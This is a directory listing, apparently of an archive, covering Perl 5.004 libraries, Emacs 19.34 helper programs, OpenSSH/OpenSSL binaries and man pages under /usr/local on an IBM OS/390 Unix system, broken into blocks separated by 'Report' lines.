-r--r--r-- 0 0    1     36682 Jul 30  1998 /usr/local/lib/perl5/s390/5.00403/auto/Socket/Socket.a

drwxr-xr-x 0 0    1         0 Oct 28  1998 /usr/local/lib/perl5/s390/5.00403/auto/SDBM_File/

-r--r--r-- 0 0    1         1 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/auto/SDBM_File/extralibs.ld

-r--r--r-- 0 0    1     56458 Jul 30  1998 /usr/local/lib/perl5/s390/5.00403/auto/SDBM_File/SDBM_File.a

-r--r--r-- 0 0    1       969 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/ops.pm

-r--r--r-- 0 0    1     18547 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/overload.pm

drwxr-xr-x 0 0    1         0 Oct 28  1998 /usr/local/lib/perl5/s390/5.00403/pod/

-rw-r--r-- 0 0    1    100771 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/pod/perldiag.pod

-r--r--r-- 0 0    1     16006 Jul 31  1998 /usr/local/lib/perl5/s390/5.00403/Config.pm

drwxr-xr-x 0 0    1         0 Oct 28  1998 /usr/local/lib/perl5/s390/5.00403/CORE/

-r--r--r-- 0 0    1      1638 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/CORE/av.h

-r--r--r-- 0 0    1     56883 Jul 31  1998 /usr/local/lib/perl5/s390/5.00403/CORE/config.h

-r--r--r-- 0 0    1      8196 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/CORE/cop.h

-r--r--r-- 0 0    1      2767 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/CORE/cv.h

-r--r--r-- 0 0    1      3286 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/CORE/dosish.h

-r--r--r-- 0 0    1     55865 Jul 30  1998 /usr/local/lib/perl5/s390/5.00403/CORE/embed.h

-r--r--r-- 0 0    1       547 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/CORE/form.h
```

Report

```
-r--r--r-- 0 0    1         4285 Dec  4 1997 /usr/local/lib/perl5/s390/5.00403/CORE/gv.h

-r--r--r-- 0 0    1        10083 Apr  1 1998 /usr/local/lib/perl5/s390/5.00403/CORE/handy.h

-r--r--r-- 0 0    1         3733 Dec  4 1997 /usr/local/lib/perl5/s390/5.00403/CORE/hv.h

-r--r--r-- 0 0    1         5794 Dec  4 1997 /usr/local/lib/perl5/s390/5.00403/CORE/keywords.h

-r--r--r-- 0 0    1      2186864 Jul 30 1998 /usr/local/lib/perl5/s390/5.00403/CORE/libperl.a

-r--r--r-- 0 0    1         1071 Dec  4 1997 /usr/local/lib/perl5/s390/5.00403/CORE/mg.h

-r--r--r-- 0 0    1          559 Dec  4 1997 /usr/local/lib/perl5/s390/5.00403/CORE/nostdio.h

-r--r--r-- 0 0    1         7586 Dec  4 1997 /usr/local/lib/perl5/s390/5.00403/CORE/op.h

-r--r--r-- 0 0    1        47571 Jul 30 1998 /usr/local/lib/perl5/s390/5.00403/CORE/opcode.h

-r--r--r-- 0 0    1         1570 Apr  5 1998 /usr/local/lib/perl5/s390/5.00403/CORE/patchlevel.h

-r--r--r-- 0 0    1        62762 Apr  1 1998 /usr/local/lib/perl5/s390/5.00403/CORE/perl.h

-r--r--r-- 0 0    1         4669 Dec  4 1997 /usr/local/lib/perl5/s390/5.00403/CORE/perlio.h

-r--r--r-- 0 0    1         8895 Dec  4 1997 /usr/local/lib/perl5/s390/5.00403/CORE/perlsdio.h

-r--r--r-- 0 0    1         2063 Dec  4 1997 /usr/local/lib/perl5/s390/5.00403/CORE/perlsfio.h

-r--r--r-- 0 0    1         1214 Dec  4 1997 /usr/local/lib/perl5/s390/5.00403/CORE/perly.h

-r--r--r-- 0 0    1         7156 Dec  4 1997 /usr/local/lib/perl5/s390/5.00403/CORE/pp.h

-r--r--r-- 0 0    1        20545 Dec  4 1997 /usr/local/lib/perl5/s390/5.00403/CORE/proto.h

-r--r--r-- 0 0    1         9246 Dec  4 1997 /usr/local/lib/perl5/s390/5.00403/CORE/regcomp.h
```

Report

```
-r--r--r-- 0 0     1        1118 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/CORE/regexp.h

-r--r--r-- 0 0     1        4170 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/CORE/scope.h

-r--r--r-- 0 0     1       19815 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/CORE/sv.h

-r--r--r-- 0 0     1        3567 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/CORE/unixish.h

-r--r--r-- 0 0     1         214 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/CORE/util.h

-r--r--r-- 0 0     1        1322 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/CORE/EXTERN.h

-r--r--r-- 0 0     1         901 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/CORE/INTERN.h

-r--r--r-- 0 0     1        2094 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/CORE/XSUB.h

-r--r--r-- 0 0     1       22869 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/DynaLoader.pm

-r--r--r-- 0 0     1        2866 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/Fcntl.pm

-r--r--r-- 0 0     1        6568 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/FileHandle.pm

drwxr-xr-x 0 0     1           0 Oct 28  1998 /usr/local/lib/perl5/s390/5.00403/IO/

-r--r--r-- 0 0     1        3889 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/IO/File.pm

-r--r--r-- 0 0     1       12283 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/IO/Handle.pm

-r--r--r-- 0 0     1        5030 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/IO/Pipe.pm

-r--r--r-- 0 0     1        1414 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/IO/Seekable.pm

-r--r--r-- 0 0     1        7689 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/IO/Select.pm

-r--r--r-- 0 0     1       16353 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/IO/Socket.pm
```

Report

```
-r--r--r-- 0 0    1       471 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/IO.pm

-r--r--r-- 0 0    1       441 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/NDBM_File.pm

-r--r--r-- 0 0    1     15089 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/Opcode.pm

-r--r--r-- 0 0    1     18133 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/POSIX.pm

-r--r--r-- 0 0    1     35438 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/POSIX.pod

-r--r--r-- 0 0    1     16565 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/Safe.pm

-r--r--r-- 0 0    1      7285 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/Socket.pm

-r--r--r-- 0 0    1       401 Dec  4  1997 /usr/local/lib/perl5/s390/5.00403/SDBM_File.pm

-r--r--r-- 0 0    1       164 Dec  4  1997 /usr/local/lib/perl5/tainted.pl

-r--r--r-- 0 0    1      3839 Dec  4  1997 /usr/local/lib/perl5/termcap.pl

-r--r--r-- 0 0    1       690 Dec  4  1997 /usr/local/lib/perl5/timelocal.pl

-r--r--r-- 0 0    1      3803 Dec  4  1997 /usr/local/lib/perl5/validate.pl

-r--r--r-- 0 0    1      1653 Dec  4  1997 /usr/local/lib/perl5/vars.pm

-r--r--r-- 0 0    1      2553 Dec  4  1997 /usr/local/lib/perl5/AnyDBM_File.pm

-r--r--r-- 0 0    1      8281 Dec  4  1997 /usr/local/lib/perl5/AutoLoader.pm

-r--r--r-- 0 0    1     11872 Dec  4  1997 /usr/local/lib/perl5/AutoSplit.pm

-r--r--r-- 0 0    1     10037 Dec  4  1997 /usr/local/lib/perl5/Benchmark.pm

drwxr-xr-x 0 0    1         0 Oct 28  1998 /usr/local/lib/perl5/Bundle/
```

Report

```
-r--r--r-- 0 0    1         728 Dec  4  1997 /usr/local/lib/perl5/Bundle/CPAN.pm

-r--r--r-- 0 0    1        4447 Dec  4  1997 /usr/local/lib/perl5/Carp.pm

drwxr-xr-x 0 0    1           0 Oct 28  1998 /usr/local/lib/perl5/Class/

-r--r--r-- 0 0    1       13829 Dec  4  1997 /usr/local/lib/perl5/Class/Struct.pm

-rw-r--r-- 0 0    1       15932 Nov  3  1997 /usr/local/lib/perl5/Config.pm

-r--r--r-- 0 0    1        8878 Dec  4  1997 /usr/local/lib/perl5/Cwd.pm

drwxr-xr-x 0 0    1           0 Oct 28  1998 /usr/local/lib/perl5/CGI/

-r--r--r-- 0 0    1        2396 Dec  4  1997 /usr/local/lib/perl5/CGI/Apache.pm

-r--r--r-- 0 0    1        6537 Dec  4  1997 /usr/local/lib/perl5/CGI/Carp.pm

-r--r--r-- 0 0    1        5408 Dec  4  1997 /usr/local/lib/perl5/CGI/Fast.pm

-r--r--r-- 0 0    1        7277 Dec  4  1997 /usr/local/lib/perl5/CGI/Push.pm

-r--r--r-- 0 0    1        1564 Dec  4  1997 /usr/local/lib/perl5/CGI/Switch.pm

-r--r--r-- 0 0    1      153617 Dec  4  1997 /usr/local/lib/perl5/CGI.pm

drwxr-xr-x 0 0    1           0 Oct 28  1998 /usr/local/lib/perl5/CPAN/

-r--r--r-- 0 0    1       11022 Dec  4  1997 /usr/local/lib/perl5/CPAN/FirstTime.pm

-r--r--r-- 0 0    1         630 Dec  4  1997 /usr/local/lib/perl5/CPAN/Nox.pm

-r--r--r-- 0 0    1      102609 Dec  4  1997 /usr/local/lib/perl5/CPAN.pm

drwxr-xr-x 0 0    1           0 Oct 28  1998 /usr/local/lib/perl5/Devel/
```

Report

```
-r--r--r-- 0 0     1      4519 Dec  4  1997 /usr/local/lib/perl5/Devel/SelfStubber.pm

-r--r--r-- 0 0     1      1353 Dec  4  1997 /usr/local/lib/perl5/DirHandle.pm

-r--r--r-- 0 0     1      3164 Dec  4  1997 /usr/local/lib/perl5/English.pm

-r--r--r-- 0 0     1      1620 Dec  4  1997 /usr/local/lib/perl5/Env.pm

-r--r--r-- 0 0     1     14112 Oct 29  1997 /usr/local/lib/perl5/Exporter.pm

drwxr-xr-x 0 0     1         0 Oct 28  1998 /usr/local/lib/perl5/ExtUtils/

-r--r--r-- 0 0     1       534 Dec  4  1997 /usr/local/lib/perl5/ExtUtils/testlib.pm

-r--r--r-- 0 0     1      6020 Dec  4  1997 /usr/local/lib/perl5/ExtUtils/typemap

-r--r--r-- 0 0     1     34555 Dec  4  1997 /usr/local/lib/perl5/ExtUtils/xsubpp

-r--r--r-- 0 0     1      3481 Dec  4  1997 /usr/local/lib/perl5/ExtUtils/Command.pm

-r--r--r-- 0 0     1     12181 Dec  4  1997 /usr/local/lib/perl5/ExtUtils/Embed.pm

-r--r--r-- 0 0     1     11884 Dec  4  1997 /usr/local/lib/perl5/ExtUtils/Install.pm

-r--r--r-- 0 0     1     19865 Dec  4  1997 /usr/local/lib/perl5/ExtUtils/Liblist.pm

-r--r--r-- 0 0     1     56906 Dec  4  1997 /usr/local/lib/perl5/ExtUtils/MakeMaker.pm

-r--r--r-- 0 0     1     10850 Dec  4  1997 /usr/local/lib/perl5/ExtUtils/Manifest.pm

-r--r--r-- 0 0     1      3593 Dec  4  1997 /usr/local/lib/perl5/ExtUtils/Miniperl.pm

-r--r--r-- 0 0     1      3090 Dec  4  1997 /usr/local/lib/perl5/ExtUtils/Mkbootstrap.pm

-r--r--r-- 0 0     1      9617 Dec  4  1997 /usr/local/lib/perl5/ExtUtils/Mksymlists.pm
```

Report

```
-r--r--r-- 0 0    1      1859 Dec  4  1997 /usr/local/lib/perl5/ExtUtils/MM_OS2.pm

-r--r--r-- 0 0    1     94267 Dec  4  1997 /usr/local/lib/perl5/ExtUtils/MM_Unix.pm

-r--r--r-- 0 0    1     72203 Dec  4  1997 /usr/local/lib/perl5/ExtUtils/MM_VMS.pm

-r--r--r-- 0 0    1     20554 Dec  4  1997 /usr/local/lib/perl5/ExtUtils/MM_Win32.pm

drwxr-xr-x 0 0    1         0 Oct 28  1998 /usr/local/lib/perl5/File/

-r--r--r-- 0 0    1      2812 Dec  4  1997 /usr/local/lib/perl5/File/stat.pm

-r--r--r-- 0 0    1      8028 Dec  4  1997 /usr/local/lib/perl5/File/Basename.pm

-r--r--r-- 0 0    1      5176 Dec  4  1997 /usr/local/lib/perl5/File/CheckTree.pm

-r--r--r-- 0 0    1      3106 Dec  4  1997 /usr/local/lib/perl5/File/Compare.pm

-r--r--r-- 0 0    1     10526 Dec  4  1997 /usr/local/lib/perl5/File/Copy.pm

-r--r--r-- 0 0    1      5118 Dec  4  1997 /usr/local/lib/perl5/File/DosGlob.pm

-r--r--r-- 0 0    1      6587 Dec  4  1997 /usr/local/lib/perl5/File/Find.pm

-r--r--r-- 0 0    1      6268 Dec  4  1997 /usr/local/lib/perl5/File/Path.pm

-r--r--r-- 0 0    1      1671 Dec  4  1997 /usr/local/lib/perl5/FileCache.pm

-r--r--r-- 0 0    1      4527 Dec  4  1997 /usr/local/lib/perl5/FindBin.pm

drwxr-xr-x 0 0    1         0 Oct 28  1998 /usr/local/lib/perl5/Getopt/

-r--r--r-- 0 0    1     35166 Dec  4  1997 /usr/local/lib/perl5/Getopt/Long.pm

-r--r--r-- 0 0    1      4126 Dec  4  1997 /usr/local/lib/perl5/Getopt/Std.pm
```

Report

```
drwxr-xr-x 0 0     1        0 Oct 28  1998 /usr/local/lib/perl5/IPC/

-r--r--r-- 0 0     1     2836 Dec  4  1997 /usr/local/lib/perl5/IPC/Open2.pm

-r--r--r-- 0 0     1     8552 Dec  4  1997 /usr/local/lib/perl5/IPC/Open3.pm

drwxr-xr-x 0 0     1        0 Oct 28  1998 /usr/local/lib/perl5/I18N/

-r--r--r-- 0 0     1     5229 Dec  4  1997 /usr/local/lib/perl5/I18N/Collate.pm

drwxr-xr-x 0 0     1        0 Oct 28  1998 /usr/local/lib/perl5/Math/

-r--r--r-- 0 0     1     8550 Dec  4  1997 /usr/local/lib/perl5/Math/BigFloat.pm

-r--r--r-- 0 0     1    10463 Dec  4  1997 /usr/local/lib/perl5/Math/BigInt.pm

-r--r--r-- 0 0     1    33912 Dec  4  1997 /usr/local/lib/perl5/Math/Complex.pm

-r--r--r-- 0 0     1     5575 Dec  4  1997 /usr/local/lib/perl5/Math/Trig.pm

drwxr-xr-x 0 0     1        0 Oct 28  1998 /usr/local/lib/perl5/Net/

-r--r--r-- 0 0     1     3994 Dec  4  1997 /usr/local/lib/perl5/Net/hostent.pm

-r--r--r-- 0 0     1     4466 Dec  4  1997 /usr/local/lib/perl5/Net/netent.pm

-r--r--r-- 0 0     1     3006 Dec  4  1997 /usr/local/lib/perl5/Net/protoent.pm

-r--r--r-- 0 0     1     3457 Dec  4  1997 /usr/local/lib/perl5/Net/servent.pm

-r--r--r-- 0 0     1    20539 Dec  4  1997 /usr/local/lib/perl5/Net/Ping.pm

drwxr-xr-x 0 0     1        0 Oct 28  1998 /usr/local/lib/perl5/Pod/

-r--r--r-- 0 0     1    12285 Dec  4  1997 /usr/local/lib/perl5/Pod/Functions.pm
```

Report

```
-r--r--r-- 0 0     1      41351 Dec  4  1997 /usr/local/lib/perl5/Pod/Html.pm

-r--r--r-- 0 0     1      13417 Dec  4  1997 /usr/local/lib/perl5/Pod/Text.pm

drwxr-xr-x 0 0     1          0 Oct 28  1998 /usr/local/lib/perl5/Search/

-r--r--r-- 0 0     1       1476 Dec  4  1997 /usr/local/lib/perl5/Search/Dict.pm

-r--r--r-- 0 0     1       1050 Dec  4  1997 /usr/local/lib/perl5/SelectSaver.pm

-r--r--r-- 0 0     1      11683 Dec  4  1997 /usr/local/lib/perl5/SelfLoader.pm

-r--r--r-- 0 0     1       2182 Dec  4  1997 /usr/local/lib/perl5/Shell.pm

-r--r--r-- 0 0     1       2828 Dec  4  1997 /usr/local/lib/perl5/Symbol.pm

drwxr-xr-x 0 0     1          0 Oct 28  1998 /usr/local/lib/perl5/Sys/

-r--r--r-- 0 0     1       2591 Dec  4  1997 /usr/local/lib/perl5/Sys/Hostname.pm

-r--r--r-- 0 0     1       6619 Dec  4  1997 /usr/local/lib/perl5/Sys/Syslog.pm

drwxr-xr-x 0 0     1          0 Oct 28  1998 /usr/local/lib/perl5/Term/

-r--r--r-- 0 0     1      11725 Dec  4  1997 /usr/local/lib/perl5/Term/Cap.pm

-r--r--r-- 0 0     1       3436 Dec  4  1997 /usr/local/lib/perl5/Term/Complete.pm

-r--r--r-- 0 0     1       9051 Dec  4  1997 /usr/local/lib/perl5/Term/ReadLine.pm

drwxr-xr-x 0 0     1          0 Oct 28  1998 /usr/local/lib/perl5/Test/

-r--r--r-- 0 0     1      10015 Dec  4  1997 /usr/local/lib/perl5/Test/Harness.pm

drwxr-xr-x 0 0     1          0 Oct 28  1998 /usr/local/lib/perl5/Text/
```

Report

```
-r--r--r-- 0 0    1      1655 Dec  4  1997 /usr/local/lib/perl5/Text/Abbrev.pm

-r--r--r-- 0 0    1      4622 Dec  4  1997 /usr/local/lib/perl5/Text/ParseWords.pm

-r--r--r-- 0 0    1      4229 Dec  4  1997 /usr/local/lib/perl5/Text/Soundex.pm

-r--r--r-- 0 0    1      1791 Dec  4  1997 /usr/local/lib/perl5/Text/Tabs.pm

-r--r--r-- 0 0    1      3086 Dec  4  1997 /usr/local/lib/perl5/Text/Wrap.pm

drwxr-xr-x 0 0    1         0 Oct 28  1998 /usr/local/lib/perl5/Tie/

-r--r--r-- 0 0    1      3981 Dec  4  1997 /usr/local/lib/perl5/Tie/Hash.pm

-r--r--r-- 0 0    1      1962 Dec  4  1997 /usr/local/lib/perl5/Tie/RefHash.pm

-r--r--r-- 0 0    1      3307 Dec  4  1997 /usr/local/lib/perl5/Tie/Scalar.pm

-r--r--r-- 0 0    1      4503 Dec  4  1997 /usr/local/lib/perl5/Tie/SubstrHash.pm

drwxr-xr-x 0 0    1         0 Oct 28  1998 /usr/local/lib/perl5/Time/

-r--r--r-- 0 0    1      2517 Dec  4  1997 /usr/local/lib/perl5/Time/gmtime.pm

-r--r--r-- 0 0    1      2348 Dec  4  1997 /usr/local/lib/perl5/Time/localtime.pm

-r--r--r-- 0 0    1       667 Dec  4  1997 /usr/local/lib/perl5/Time/tm.pm

-r--r--r-- 0 0    1      3994 Dec  4  1997 /usr/local/lib/perl5/Time/Local.pm

drwxr-xr-x 0 0    1         0 Oct 28  1998 /usr/local/lib/perl5/User/

-r--r--r-- 0 0    1      2878 Dec  4  1997 /usr/local/lib/perl5/User/grent.pm

-r--r--r-- 0 0    1      2929 Dec  4  1997 /usr/local/lib/perl5/User/pwent.pm
```

Report

```
-r--r--r-- 0 0     1        2291 Dec  4 1997 /usr/local/lib/perl5/UNIVERSAL.pm

drwxr-xr-x 0 0     1           0 Mar 11  2003 /usr/local/lib/pkgconfig/

-rw-r--r-- 0 0     1         276 Feb 21  2003 /usr/local/lib/pkgconfig/openssl.pc

drwxr-xr-x 0 0     1           0 May 18  2004 /usr/local/libexec/

drwxr-xr-x 0 0     1           0 Apr 28  1999 /usr/local/libexec/emacs/

drwxr-xr-x 0 0     1           0 Apr 28  1999 /usr/local/libexec/emacs/19.34/

drwxr-xr-x 0 0     1           0 Apr 28  1999 /usr/local/libexec/emacs/19.34/i390-ibm-omvs/

-rwxr-xr-x 0 0     1         161 Apr 28  1999 /usr/local/libexec/emacs/19.34/i390-ibm-omvs/cpp.sh

-rwxr-xr-x 0 0     1       77824 Apr 28  1999 /usr/local/libexec/emacs/19.34/i390-ibm-omvs/cvtmail

-rwxr-xr-x 0 0     1       65536 Apr 28  1999 /usr/local/libexec/emacs/19.34/i390-ibm-omvs/digest-doc

-rwxr-xr-x 0 0     1       69632 Apr 28  1999 /usr/local/libexec/emacs/19.34/i390-ibm-omvs/emacsserver

-rwxr-xr-x 0 0     1       98304 Apr 28  1999 /usr/local/libexec/emacs/19.34/i390-ibm-omvs/fakemail

-rwxr-xr-x 0 0     1       77824 Apr 28  1999 /usr/local/libexec/emacs/19.34/i390-ibm-omvs/hexl

-rwxr-xr-x 0 0     1       94208 Apr 28  1999 /usr/local/libexec/emacs/19.34/i390-ibm-omvs/movemail

-rwxr-xr-x 0 0     1       69632 Apr 28  1999 /usr/local/libexec/emacs/19.34/i390-ibm-omvs/profile

-rwxr-xr-x 0 0     1       15544 Apr 28  1999 /usr/local/libexec/emacs/19.34/i390-ibm-omvs/rcs2log

-rwxr-xr-x 0 0     1       77824 Apr 28  1999 /usr/local/libexec/emacs/19.34/i390-ibm-omvs/sorted-doc

-rwxr-xr-x 0 0     1        1300 Apr 28  1999 /usr/local/libexec/emacs/19.34/i390-ibm-omvs/vcdiff
```

Report

```
-rwxr-xr-x 0 0    1       81920 Apr 28  1999 /usr/local/libexec/emacs/19.34/i390-ibm-omvs/yow

-rwxr-xr-x 0 0    1       77824 Feb 21  2003 /usr/local/libexec/rand-helper.icsf

-rwxr-xr-x 0 0    1         372 Feb 21  2003 /usr/local/libexec/rand-helper.rexx

-rwxr-xr-x 0 0    1      622592 Feb 22  2003 /usr/local/libexec/sftp-server

-rwxr-xr-x 0 0    1     1290240 Feb 22  2003 /usr/local/libexec/ssh-rand-helper

-rw-r--r-- 0 0    1      114411 May 17  2004 /usr/local/libexec/CEEDUMP.20040517.164829.44

-rw-r--r-- 0 0    1      114411 May 18  2004 /usr/local/libexec/CEEDUMP.20040518.090747.33554473

-rw-r--r-- 0 0    1        6279 Feb 22  2003 /usr/local/licence.openssl

drwxr-xr-x 0 0    1           0 Jan 10  2002 /usr/local/man/

drwxr-xr-x 0 0    1           0 Apr 28  1999 /usr/local/man/man1/

-rw-r--r-- 0 0    1          17 Apr 28  1999 /usr/local/man/man1/ctags.1

-rw-r--r-- 0 0    1       13783 Apr 28  1999 /usr/local/man/man1/emacs.1

-rw-r--r-- 0 0    1        8748 Apr 28  1999 /usr/local/man/man1/etags.1

drwxr-xr-x 0 0    1           0 Jan  9  2002 /usr/local/man/C/

drwxr-xr-x 0 0    1           0 Jan 10  2002 /usr/local/man/C/cat1/

-rw-r--r-- 0 0    1        8640 Jan  9  2002 /usr/local/man/C/cat1/asn1parse.1

-rw-r--r-- 0 0    1       20951 Jan  9  2002 /usr/local/man/C/cat1/ca.1

-rw-r--r-- 0 0    1       16676 Jan  9  2002 /usr/local/man/C/cat1/ciphers.1
```

Report

```
-rw-r--r-- 0 0    1        6897 Jan  9  2002 /usr/local/man/C/cat1/crl.1
-rw-r--r-- 0 0    1        7063 Jan  9  2002 /usr/local/man/C/cat1/crl2pkcs7.1
-rw-r--r-- 0 0    1        6881 Jan  9  2002 /usr/local/man/C/cat1/dgst.1
-rw-r--r-- 0 0    1        8342 Jan  9  2002 /usr/local/man/C/cat1/dhparam.1
-rw-r--r-- 0 0    1        8941 Jan  9  2002 /usr/local/man/C/cat1/dsa.1
-rw-r--r-- 0 0    1        7214 Jan  9  2002 /usr/local/man/C/cat1/dsaparam.1
-rw-r--r-- 0 0    1       12191 Jan  9  2002 /usr/local/man/C/cat1/enc.1
-rw-r--r-- 0 0    1        5778 Jan  9  2002 /usr/local/man/C/cat1/gendsa.1
-rw-r--r-- 0 0    1        6772 Jan  9  2002 /usr/local/man/C/cat1/genrsa.1
-rw-r--r-- 0 0    1        6064 Jan  9  2002 /usr/local/man/C/cat1/nseq.1
-rw-r--r-- 0 0    1       14104 Jan  9  2002 /usr/local/man/C/cat1/openssl.1
-rw-r--r-- 0 0    1        5889 Jan  9  2002 /usr/local/man/C/cat1/passwd.1
-rw-r--r-- 0 0    1       16314 Jan  9  2002 /usr/local/man/C/cat1/pkcs12.1
-rw-r--r-- 0 0    1        6588 Jan  9  2002 /usr/local/man/C/cat1/pkcs7.1
-rw-r--r-- 0 0    1       13572 Jan  9  2002 /usr/local/man/C/cat1/pkcs8.1
-rw-r--r-- 0 0    1        5344 Jan  9  2002 /usr/local/man/C/cat1/rand.1
-rw-r--r-- 0 0    1       24131 Jan  9  2002 /usr/local/man/C/cat1/req.1
-rw-r--r-- 0 0    1       10062 Jan  9  2002 /usr/local/man/C/cat1/rsa.1
```

Report

```
-rw-r--r-- 0 0     1          9993 Jan  9  2002 /usr/local/man/C/cat1/rsautl.1

-rw-r--r-- 0 0     1         12272 Jan  9  2002 /usr/local/man/C/cat1/s_client.1

-rw-r--r-- 0 0     1         13383 Jan  9  2002 /usr/local/man/C/cat1/s_server.1

-rw-r--r-- 0 0     1          2698 Jan  9  2002 /usr/local/man/C/cat1/scp.1

-rw-r--r-- 0 0     1          8705 Jan  9  2002 /usr/local/man/C/cat1/sess_id.1

-rw-r--r-- 0 0     1          4351 Jan  9  2002 /usr/local/man/C/cat1/sftp.1

lrwxrwxrwx 0 0     1             0 Mar 11  2003 /usr/local/man/C/cat1/slogin.1 -> ssh.1

-rw-r--r-- 0 0     1         17773 Jan  9  2002 /usr/local/man/C/cat1/smime.1

-rw-r--r-- 0 0     1          4691 Jan  9  2002 /usr/local/man/C/cat1/speed.1

-rw-r--r-- 0 0     1          7792 Jan  9  2002 /usr/local/man/C/cat1/spkac.1

-rw-r--r-- 0 0     1         46314 Jan  9  2002 /usr/local/man/C/cat1/ssh.1

-rw-r--r-- 0 0     1          3096 Jan  9  2002 /usr/local/man/C/cat1/ssh-add.1

-rw-r--r-- 0 0     1          4627 Jan  9  2002 /usr/local/man/C/cat1/ssh-agent.1

-rw-r--r-- 0 0     1          8264 Jan  9  2002 /usr/local/man/C/cat1/ssh-keygen.1

-rw-r--r-- 0 0     1          2776 Jan  9  2002 /usr/local/man/C/cat1/ssh-keyscan.1

-rw-r--r-- 0 0     1         20043 Jan  9  2002 /usr/local/man/C/cat1/verify.1

-rw-r--r-- 0 0     1          5047 Jan  9  2002 /usr/local/man/C/cat1/version.1

-rw-r--r-- 0 0     1         29936 Jan  9  2002 /usr/local/man/C/cat1/x509.1
```

Report

```
-rw-r--r-- 0 0     1        10000 Jan  9  2002 /usr/local/man/C/cat1/CA.pl.1

drwxr-xr-x 0 0     1            0 Jan  9  2002 /usr/local/man/C/cat3/

-rw-r--r-- 0 0     1         6085 Jan  9  2002 /usr/local/man/C/cat3/bio.3

-rw-r--r-- 0 0     1         9323 Jan  9  2002 /usr/local/man/C/cat3/blowfish.3

-rw-r--r-- 0 0     1        10172 Jan  9  2002 /usr/local/man/C/cat3/bn.3

-rw-r--r-- 0 0     1        13692 Jan  9  2002 /usr/local/man/C/cat3/bn_internal.3

-rw-r--r-- 0 0     1         6506 Jan  9  2002 /usr/local/man/C/cat3/buffer.3

-rw-r--r-- 0 0     1         6389 Jan  9  2002 /usr/local/man/C/cat3/crypto.3

-rw-r--r-- 0 0     1        23354 Jan  9  2002 /usr/local/man/C/cat3/des.3

-rw-r--r-- 0 0     1         6394 Jan  9  2002 /usr/local/man/C/cat3/dh.3

-rw-r--r-- 0 0     1         7945 Jan  9  2002 /usr/local/man/C/cat3/dsa.3

-rw-r--r-- 0 0     1         4581 Jan  9  2002 /usr/local/man/C/cat3/d2i_DHparams.3

-rw-r--r-- 0 0     1         5088 Jan  9  2002 /usr/local/man/C/cat3/d2i_RSAPublicKey.3

-rw-r--r-- 0 0     1         6345 Jan  9  2002 /usr/local/man/C/cat3/d2i_SSL_SESSION.3

-rw-r--r-- 0 0     1        11427 Jan  9  2002 /usr/local/man/C/cat3/err.3

-rw-r--r-- 0 0     1         5120 Jan  9  2002 /usr/local/man/C/cat3/evp.3

-rw-r--r-- 0 0     1         6701 Jan  9  2002 /usr/local/man/C/cat3/hmac.3

-rw-r--r-- 0 0     1         6340 Jan  9  2002 /usr/local/man/C/cat3/lh_stats.3
```

Report

```
-rw-r--r-- 0 0    1       10613 Jan  9  2002 /usr/local/man/C/cat3/lhash.3

-rw-r--r-- 0 0    1        6071 Jan  9  2002 /usr/local/man/C/cat3/mdc2.3

-rw-r--r-- 0 0    1        7603 Jan  9  2002 /usr/local/man/C/cat3/md5.3

-rw-r--r-- 0 0    1       10002 Jan  9  2002 /usr/local/man/C/cat3/rand.3

-rw-r--r-- 0 0    1        6079 Jan  9  2002 /usr/local/man/C/cat3/rc4.3

-rw-r--r-- 0 0    1        6189 Jan  9  2002 /usr/local/man/C/cat3/ripemd.3

-rw-r--r-- 0 0    1        8120 Jan  9  2002 /usr/local/man/C/cat3/rsa.3

-rw-r--r-- 0 0    1        6335 Jan  9  2002 /usr/local/man/C/cat3/sha.3

-rw-r--r-- 0 0    1       48055 Jan  9  2002 /usr/local/man/C/cat3/ssl.3

-rw-r--r-- 0 0    1       10217 Jan  9  2002 /usr/local/man/C/cat3/threads.3

-rw-r--r-- 0 0    1        9809 Jan  9  2002 /usr/local/man/C/cat3/BIO_ctrl.3

-rw-r--r-- 0 0    1        6433 Jan  9  2002 /usr/local/man/C/cat3/BIO_f_base64.3

-rw-r--r-- 0 0    1        7002 Jan  9  2002 /usr/local/man/C/cat3/BIO_f_buffer.3

-rw-r--r-- 0 0    1        6977 Jan  9  2002 /usr/local/man/C/cat3/BIO_f_cipher.3

-rw-r--r-- 0 0    1        8845 Jan  9  2002 /usr/local/man/C/cat3/BIO_f_md.3

-rw-r--r-- 0 0    1        4868 Jan  9  2002 /usr/local/man/C/cat3/BIO_f_null.3

-rw-r--r-- 0 0    1       15002 Jan  9  2002 /usr/local/man/C/cat3/BIO_f_ssl.3

-rw-r--r-- 0 0    1        7390 Jan  9  2002 /usr/local/man/C/cat3/BIO_find_type.3
```

Report

```
-rw-r--r-- 0 0    1      6351 Jan  9  2002 /usr/local/man/C/cat3/BIO_new.3
-rw-r--r-- 0 0    1      7741 Jan  9  2002 /usr/local/man/C/cat3/BIO_new_bio_pair.3
